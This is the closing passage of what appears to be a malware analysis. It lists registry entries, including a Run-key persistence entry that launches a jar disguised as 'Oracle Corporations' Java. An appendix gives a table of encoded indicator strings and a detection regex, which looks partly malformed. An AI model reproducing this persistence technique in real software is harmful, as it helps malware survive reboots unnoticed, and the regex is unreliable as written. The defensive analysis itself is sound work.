HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Oracle Corporations: ""C:\Users\john\Oracle\bin\javaw.exe" -jar "C:\Users\john\Oracle Corporations\Oracles Java.jar"
HKEY_LOCAL_MACHINE\Software\Classes\Local Settings\MuiCache\A9\52C64B7E\8C:\Windows\system32\ielframe.dll,-12385: "Favorites Bar"
HKEY_LOCAL_MACHINE\Software\Classes\Local Settings\MuiCache\A9\52C64B7E\8C:\Windows\system32\MCTRes.dll,-200016: "USA.gov"
HKEY_LOCAL_MACHINE\Software\Classes\Local Settings\MuiCache\A9\52C64B7E\8C:\Windows\system32\MCTRes.dll,-200017: "GobiernoUSA.gov"
```

## Appendix

### Regex

I developed the below regex in order to identify the below strings and encoded strings.

| Strings                         | Base64                   | Hex                                                             | Rot13                    |
|---------------------------------|--------------------------|-----------------------------------------------------------------|--------------------------|
| <a href="http://">http://</a>   | aHR0cDovLw==             | <b>68 74 74 70 3a 2f 2f</b>                                     | uggc://                  |
| <a href="https://">https://</a> | aHR0cHM6Ly8=             | 68 74 74 70 73 <b>3a 2f 2f</b>                                  | uggcf://                 |
| c:\                             | Yzpc                     | <b>63 3a 5c</b>                                                 | p:\                      |
| c:\windows                      | Yzpcd2luZG93cw==         | 63 3a 5c 77 69 6e 64 6f 77 73                                   | p:\jvaqbjf               |
| C:\                             | Qzo=                     | <b>43 3a 5c</b>                                                 | P:\                      |
| C:\Windows                      | Qzpcd2luZG93cw==         | 43 3a 5c 77 69 6e 64 6f 77 73                                   | P:\Jvaqbjf               |
| .exe                            | LmV4ZQ==                 | 2e 65 78 65                                                     | .rkr                     |
| .ps1                            | LnBzMQ==                 | 2e 70 73 31                                                     | .cf1                     |
| HKEY_CURRENT_USER               | SEtFWV9DVVJSRU5UX1VTRVI= | <b>48 4b 45 59 5f</b> 43 55 52 52 45<br>4e 54 5f 55 53 45 52    | <b>UXRL_PHEERAG_HFRE</b> |
| HKCU                            | SEtDVQ==                 | <b>48 4b 43 55</b>                                              | <b>UXPH</b>              |
| HKEY_LOCAL_MACHINE              | SEtFWV9MT0NBTF9NQUNISU5F | <b>48 4b 45 59 5f</b> 4c 4f 43 41 4c 5f<br>4d 41 43 48 49 4e 45 | <b>UXRL_YBNP_NPUVAR</b>  |
| HKLM                            | SEtNTA==                 | <b>48 4b 4c 4d</b>                                              | <b>UXYZ</b>              |

```
"(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?)\.(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?)\.(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?)\.(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?)|((([0-9]{2}{%}|\\){1,3})2e[%]|\\)|(([0-9]{2}{%}|\\){1,3})2e[%]|\\ |(([0-9]{2}{%}|\\){1,3})2e[%]|\\ |(([0-9]{2}{%}|\\){1,3})|
http://|https://|c:\|c:\windows|C:\|C:\Windows|.exe|.ps1|HKEY_CURRENT_USER|HKCU|HKEY_LOCAL_MACHINE|HKLM|aHR0cDovLw==|aHR0cHM6Ly8=|Yzpc|Yzpcd2luZG93cw==|Qzo=|Qzpcd2luZG93cw==|LmV4ZQ==|LnBzMQ==|SEtFWV9DVVJSRU5UX1VTRVI=|SEtDVQ==|SEtFWV9MT0NBTF9NQUNISU5F|SEtNTA==|68[%]|\\ ?74[%]|\\ ?74[%]|\\ ?70[%]|\\ ?3a[%]|\\ ?2f[%]|\\ ?2f|68[%]|\\ ?74[%]|\\ ?74[%]|\\ ?70[%]|\\ ?73[%]|\\ ?3a[%]|\\ ?2f[%]|\\ ?2f|63[%]|\\ ?3a[%]|\\ ?5c|63[%]|\\ ?3a[%]|\\ ?5c[%]|\\ ?75[%]|\\ ?77[%]|\\ ?69[%]|\\ ?6e[%]|\\ ?64[%]|\\ ?6f[%]|\\ ?77[%]|\\ ?73|43[%]|\\ ?3a[%]|\\ ?5c|43[%]|\\ ?3a[%]|\\ ?5c[%]|\\ ?77[%]|\\ ?69[%]|\\ ?6e[%]|\\ ?64[%]|\\ ?6f[%]|\\ ?77[%]|\\ ?73|43[%]|\\ ?3a[%]|\\ ?5c|43[%]|\\ ?3a[%]|\\ ?5c[%]|\\ ?77[%]|\\ ?69[%]|\\ ?6e[%]|\\ ?64[%]|\\ ?6f[%]|\\ ?77[%]|\\ ?73|2e[%]|\\ ?65[%]|\\ ?78[%]|\\ ?65|2e[%]|\\ ?70[%]|\\ ?73[%]|\\ ?31|48[%]|\\ ?4b[%]|\\ ?45[%]|\\ ?59[%]|\\ ?5f[%]|\\ ?43[%]|\\ ?55[%]|\\ ?52[%]|\\ ?52[%]|\\ ?45[%]|\\ ?4e[%]|\\ ?54[%]|\\ ?5f[%]|\\ ?55[%]|\\ ?53[%]|\\ ?45[%]|\\ ?52|48[%]|\\ ?4b[%]|\\ ?43[%]|\\ ?55|48[%]|\\ ?4b[%]|\\ ?45[%]|\\ ?59[%]|\\ ?5f[%]|\\ ?4c[%]|\\ ?4f[%]|\\ ?43[%]|\\ ?41[%]|\\ ?4c[%]|\\ ?5f[%]|\\ ?4d[%]|\\ ?41[%]|\\ ?43[%]|\\ ?48[%]|\\ ?49[%]|\\ ?4e[%]|\\ ?45|48[%]|\\ ?4b[%]|\\ ?4d|uggc://|uggcf://|p:\|p:\jvaqbjf|P:\|P:\Jvaqbjf|.rkr|.cf1|UXRL_PHEERAG_HFRE|UXPH|UXRL_YBNP_NPUVAR|UXYZ"
```